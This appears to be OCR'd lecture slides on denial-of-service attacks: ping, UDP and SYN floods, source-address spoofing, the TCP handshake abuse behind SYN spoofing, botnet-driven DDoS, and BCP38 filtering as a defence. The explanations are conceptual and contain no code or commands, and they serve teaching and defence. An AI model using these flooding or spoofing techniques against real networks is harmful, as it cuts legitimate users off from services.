


Figure 7.1 Example Network to Illustrate DoS Attacks

Classic DoS Attacks

- Flooding ping command
  - Aim of this attack is to overwhelm the capacity of the network connection to the target organization
  - Traffic can be handled by higher capacity links on the path, but packets are discarded as capacity decreases
  - Source of the attack is clearly identified unless a spoofed address is used
  - Network performance is noticeably affected

Source Address Spoofing

- Use forged source addresses
  - Usually via the raw socket interface on operating systems
  - Makes attacking systems harder to identify
- Attacker generates large volumes of packets that have the target system as the destination address
- Congestion would result in the router connected to the final, lower capacity link
- Requires network engineers to specifically query flow information from their routers
- *Backscatter traffic*
  - Advertise routes to unused IP addresses to monitor attack traffic

Source Address Validation

- **Existing Standards Make Attacks More Difficult and Attribution Easier**
  - Techniques such as ***Best Current Practice 38 (BCP38)*** block spoofing
  - Essentially check the packets leaving your network have your address
    - E.G. Packets leaving DHS network have DHS return addresses (source address)
  - Spoofed packets used in a variety of attacks
    - Computer at DHS reports its source is an NSF computer so others reply to NSF
    - Computer at DHS reports its source is NSF so others think NSF (not DHS) is attacking them
  - **Identify and Overcome technological road blocks to deployment**
  - **Tragedy Of The Commons Challenge**
- **Measurement and Deployment Needed**
  - **Systems for active measurement and reporting**

BCP38

- Read BCP 38

https://tools.ietf.org/html/bcp38


- Watch the Spoofer Video at:


https://www.caida.org/projects/spoofer/

9

SYN Spoofing

- Common DoS attack
- Attacks the ability of a server to respond to future connection requests by overflowing the tables used to manage them
- Thus legitimate users are denied access to the server
- Hence an attack on system resources, specifically the network handling code in the operating system


Client
Server
Send SYN
(seq = x)
1
Receive SYN
(seq = x)
2
Send SYN-ACK
(seq = y, ack = x+1)
Receive SYN-ACK
(seq = y, ack = x+1)
Send ACK
(ack = y+1)
3
Receive ACK
(ack = y+1)


Attacker
Server
Spoofed Client
Send SYN
with spoofed src
(seq = x)
1
Send SYN-ACK
(seq = y, ack = x+1)
2
SYN-ACK's to
non-existant client
discarded
Resend SYN-ACK
after timeouts
Assume failed
connection
request

Flooding Attacks

- Classified based on network protocol used
- Intent is to overload the network capacity on some link to a server
- Virtually any type of network packet can be used

ICMP flood	• Ping flood using ICMP echo request packets • Traditionally network administrators allow such packets into their networks because ping is a useful network diagnostic tool
UDP flood	• Uses UDP packets directed to some port number on the target system
TCP SYN flood	• Sends TCP packets to the target system • Total volume of packets is the aim of the attack rather than the system code

Distributed Denial of Service (DDoS) Attacks


Use of multiple systems to generate attacks

Attacker uses a flaw in operating system or in a common application to gain access and installs their program on it (zombie)

Large collections of such systems under the control of one attacker's control can be created, forming a botnet

Distributed Denial Of Service

Distributed Denial of Service attacks render key systems and resources unavailable, effectively denying users access to the service



USA Today: *Why DDoS attacks continue to bedevil financial firms … adversaries may potentially be nation states …*

NY Times: *Attacks used the internet against itself to clog traffic Attack traffic exceeds 400 Gbps!*

eWeek: *DHS, FBI Warn of Denial-of-Service Attacks on Emergency Telephone Systems*

Current Advantage Favors Attackers:


- *Attack resources are cheap compromised machines while defense requires provisioning*
- *Attackers easily cross boundaries while defense requires cross-organization collaboration*

Challenge: shift advantage in DDoS events toward defense

Problem: DDoS Attacks 101

Victim is overwhelmed. Examples include:
- 400 Gbps traffic to 10 Gbps access link
- Millions of requests to server designed for thousands
- Thousands 911 calls to system designed for hundreds

Both brute force and clever ways to overwhelm the target



Attack traffic originated from multiple locations throughout the Internet

Control Over Vast Number of Compromised Devices: Desktops, laptops, and even refrigerators!
http://thehackernews.com/2014/01/100000-refrigerators-and-other-home.html

Command and Control:
Nation State, Criminal Organization, Hactivist groups, etc.

Problem: Advantage Favors Attacks

Resources Costs Favor Attackers

- Attacks use large numbers of machines (millions) and send vast amounts of traffics (400 Gbps)
- Defense relies on marshaling more powerful systems that withstand attacks
- Attacker does not pay for computation or bandwidth while defenders purchase and deploy systems
- Known best practices can mitigate attacks but require multi-organizational actions and lack leadership

The ZeroAccess botnet, which is likely to have more than 1.9 million slave computers at its disposal….
http://news.cnet.com/8301-1009_3-57605411-83/symantec-takes-on-one-of-largest-botnets-in-history/

Distributed Nature Favor Attackers


- Attacks use large numbers of systems, ***ignoring multiple organizational policies***
- Filtering at victim requires resources that can be overwhelmed by distributed attacks
- Lack of tools, collaboration mechanisms, and ***requirement to respect multiple polices*** make cross organization response difficult

Increased demand and new applications provide attackers with a target rich environment

- Attacks can succeed by disabling any key element, and defense must protect all elements
- Attacks will exploit future trends in mobile devices, emergency response systems, sensors, and so forth.
  http://www.eweek.com/security/dhs-fbi-warn-of-denial-of-service-attacks-on-emergency-telephone-systems/
- Defense is almost entirely reactive with little proactive research on next targets

17

Distributed Denial of Service (DDoS) Attacks Grow Size and Number



Source data: Arbor Networks Worldwide Infrastructure Security Report, and recent media reports

125% increase in DDoSD attacks year over year

Source data: Akamai's Q1 2016 State of the Internet

